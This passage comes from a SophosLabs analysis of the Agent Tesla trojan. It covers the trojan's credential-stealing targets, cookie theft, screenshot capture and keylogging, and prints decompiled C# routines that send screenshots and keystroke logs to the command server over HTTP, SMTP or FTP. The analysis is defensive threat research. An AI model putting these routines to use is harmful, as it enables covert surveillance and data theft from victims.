
- Firefox
- OpenVPN
- FTPNavigator
- WinSCP
- OperaMail
- Outlook
- SmartFTP
- WinVNC4

Agent Tesla bundles the stolen credentials with the host fingerprint data, and transmits them back to the C2 once during execution. The malware doesn't repeat this process unless it has been configured for persistence and the infected system restarts.

The credential-stealing function also includes code which launches a separate thread to exfiltrate browser cookies. While this code is present in all the samples of Agent Tesla from both v2 and v3, it isn't always used. Also, this feature is not set from the configuration file—so, perhaps, it's a premium feature attackers must buy from Agent Tesla's developer.


Screenshot exfiltration

If this option is enabled, a timer is initialized that captures an image of the infected system's screen via .NET libraries.



```
// Token: 0x06000025 RID: 37 RVA: 0x0000CA98 File Offset: 0x0000AC98
private static void Thread_C2_Screenshots(object obj, ElapsedEventArgs elapsedEventArgs)
{
    try
    {
        Size blockRegionSize = new Size(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
        Bitmap bitmap = new Bitmap(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
        EncoderParameters encoderParameters = new EncoderParameters(1);
        System.Drawing.Imaging.Encoder quality = System.Drawing.Imaging.Encoder.Quality;
        ImageCodecInfo imageEncoders = Config.GetImageEncoders(ImageFormat.Jpeg);
        EncoderParameter encoderParameter = new EncoderParameter(quality, 50L);
        encoderParameters.Param[0] = encoderParameter;
        Graphics graphics = Graphics.FromImage(bitmap);
        Graphics arg_BD_0 = graphics;
        Point point = new Point(0, 0);
        Point arg_BD_1 = point;
        Point upperLeftDestination = new Point(0, 0);
        arg_BD_0.CopyFromScreen(arg_BD_1, upperLeftDestination, blockRegionSize);
        MemoryStream memoryStream = new MemoryStream();
        bitmap.Save(memoryStream, imageEncoders, encoderParameters);
        memoryStream.Position = 0L;
        if (Config.NetworkProtocolMethod == 0)
        {
            if (Config.SandboxDetected)
            {
                Config.SendDataOverHTTP(4, Convert.ToBase64String(memoryStream.ToArray()));
            }
        }
        else if (Config.NetworkProtocolMethod == 1)
```

Agent Tesla's screenshot code relies on .NET libraries.
The function then sends the image to the C2 as JPEG images over the configured network protocol. As with the keyboard capture dumps, this routine is also initialized on a timer.




```
if (Config.NetworkProtocolMethod == 0)
{
    if (Config.SandboxDetected)
    {
        Config.SendDataOverHTTP(4, Convert.ToBase64String(memoryStream.ToArray()));
    }
}
else if (Config.NetworkProtocolMethod == 1)
{
    Config.SendDataOverSMTP(Config.ConcatenateElements(ENCRYPTED_STRINGS."SC"()), Config.HostFingerPrint(), memoryStream, 1);
}
else if (Config.NetworkProtocolMethod == 2)
{
    Config.SendDataOverFTP(memoryStream.ToArray(), string.Concat(new string[]
    {
        ENCRYPTED_STRINGS."SC_"(),
        Config.BotName.Replace(ENCRYPTED_STRINGS."/"(), ENCRYPTED_STRINGS."-"()),
        ENCRYPTED_STRINGS."_"(),
        DateTime.Now.ToString(Config.DateStringFormat),
        ENCRYPTED_STRINGS.".jpeg"()
    }));
}
else if (Config.NetworkProtocolMethod == 3)
```

The screenshot exfiltration code in Agent Tesla.

Keystroke capture

If the hookkeyboard setting is enabled, the malware records all keystrokes and periodically sends the logs to the C2 server on a schedule. In Agent Telsa v3, the developers can now capture data from the Windows clipboard; this data is sent back to the C2 by the same timer.



```
try
{
    if (Config.NetworkProtocolMethod == 0)
    {
        if (File.Exists(path))
        {
            Config.SendDataOverHTTP(3, Uri.EscapeDataString(File.ReadAllText(path)));
            File.Delete(path);
        }
        Config.SendDataOverHTTP(3, Uri.EscapeDataString(Config.HostFingerPrint() + text));
    }
    else if (Config.NetworkProtocolMethod == 1)
    {
        if (File.Exists(path))
        {
            Config.SendDataOverSMTP(Config.ConcatenateElements(ENCRYPTED_STRINGS."KL"()), Config.HostFingerPrint() + File.ReadAllText(path), null, 0);
            File.Delete(path);
        }
        Config.SendDataOverSMTP(Config.ConcatenateElements(ENCRYPTED_STRINGS."KL"()), Config.HostFingerPrint() + text, null, 0);
    }
    else if (Config.NetworkProtocolMethod == 2)
    {
        if (File.Exists(path))
        {
```

Keyboard log exfiltration code in Agent Tesla.

Insulating from attack

The most common delivery method for Agent Tesla is malicious spam—such as the emails we highlighted in our RATicate research. Agent Tesla remains a consistent threat—for many months, it has remained among the top families of malware in malicious attachments caught by Sophos. Because of this sustained stream of Agent Tesla attacks, we believe that the malware will continue to be updated and modified by its developers to evade endpoint and email protection tools.

The email accounts used to spread Agent Tesla are often legitimate accounts that have been compromised. Organizations and individuals should, as always, treat email attachments from unknown senders with caution, and verify attachments before opening them. Sophos endpoint protection detects Agent Tesla's installer malware and the RAT itself, both through machine learning and detection signatures, and protects against AMSI bypass attacks by preventing removal of AMSI registration. Indicators of compromise for Agent Tesla are posted on SophosLabs' GitHub page.

SophosLabs would like to acknowledge Sivagnanam Gn and Michael Wood for their contributions to this report.